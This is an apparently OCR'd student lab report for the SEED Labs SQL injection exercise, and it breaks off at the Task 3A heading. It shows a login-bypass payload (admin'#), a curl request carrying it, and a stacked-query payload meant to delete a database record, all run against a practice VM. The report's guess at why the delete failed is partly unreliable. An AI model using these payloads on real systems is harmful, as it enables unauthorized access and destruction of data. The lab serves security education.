
SQL Injection Lab

Name: Raman Srivastava
SUID: 946665605


Task 1: Get Familiar with SQL Statements



```
[11/11/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```


In this task, I've opened mysql on the virtual machine using terminal. The database that this lab relies on is Users, and I've displayed the tables in this database.

Task 2A: SQL Injection Attack on SELECT Statement



In this task, I've done an SQL injection attack using the webpage. The task required to get into the admin account without entering the password. This was achieved by entering ***admin'#*** in the username field.

What this does is, in the SQL query, it takes in the username entity as admin, the single quote closes the entry field in the SQL query and the # sign comments everything that's supposed to follow in the query, which basically comments out the password field. It's because of this, we're able to bypass the login by just entering the username and not the password.


SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23
Search
Home
Edit Profile
Logout


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

We get access to the admin page without entering the password.


Task 2B: SQL Injection Attack on SELECT Statement


moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
GET

```
http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/
Cookie: PHPSESSID=dl22u57dvhcbnun07ebctclb51
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```




```
[11/12/18]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
```



```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/12/18]seed@VM:~$
```

This task gets us to do the SQL Injection attack using command line. I've captured the HTTP request to find out the URL that needs to be passed along with curl in the command line. In the URL encoded specials symbols are used. %27 represents single quote and %23 represents # which is used for comments in an SQL query. When we pass this URL with curl, it gives us a HTML script of the output that would make sense in a web browser.


Task 2C: SQL Injection Attack on SELECT Statement



www.seedlabsqlinjection.com/unsafe_home.php?username=admin+%26+DELETE+from+credential+where+username%3DAlice'%2

```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

The account information your provide does not exist.




www.seedlabsqlinjection.com/index.html

```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

Employee Profile Login

USERNAME	' or 1=1; delete from credentia
PASSWORD	Password



www.seedlabsqlinjection.com/unsafe_home.php?username='+or+1%3D1%3B+delete+from+credential+where+username%3D'Alice


```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'delete from credential where
username='Alice';#' and Password='da39a3ee5e6b4b0d3' at line 3]\n
```

INPUT: ' or 1=1; delete from credential where username='Alice';#

In this task, we're append a new SQL query in the same entry field. In the second query, I try to delete the field Alice from the database, but I'm unable to do it. It's probably because the php code is able to differentiate the data from the code, which is why it takes evasive actions. 1=1 query is to basically indicate a true condition which makes no sense to a layman user, but it helps to enable SQL injection. We also use the OR logical operator so we can get away with just 1 true condition (1=1).

Task 3A: SQL Injection Attack on UPDATE Statement



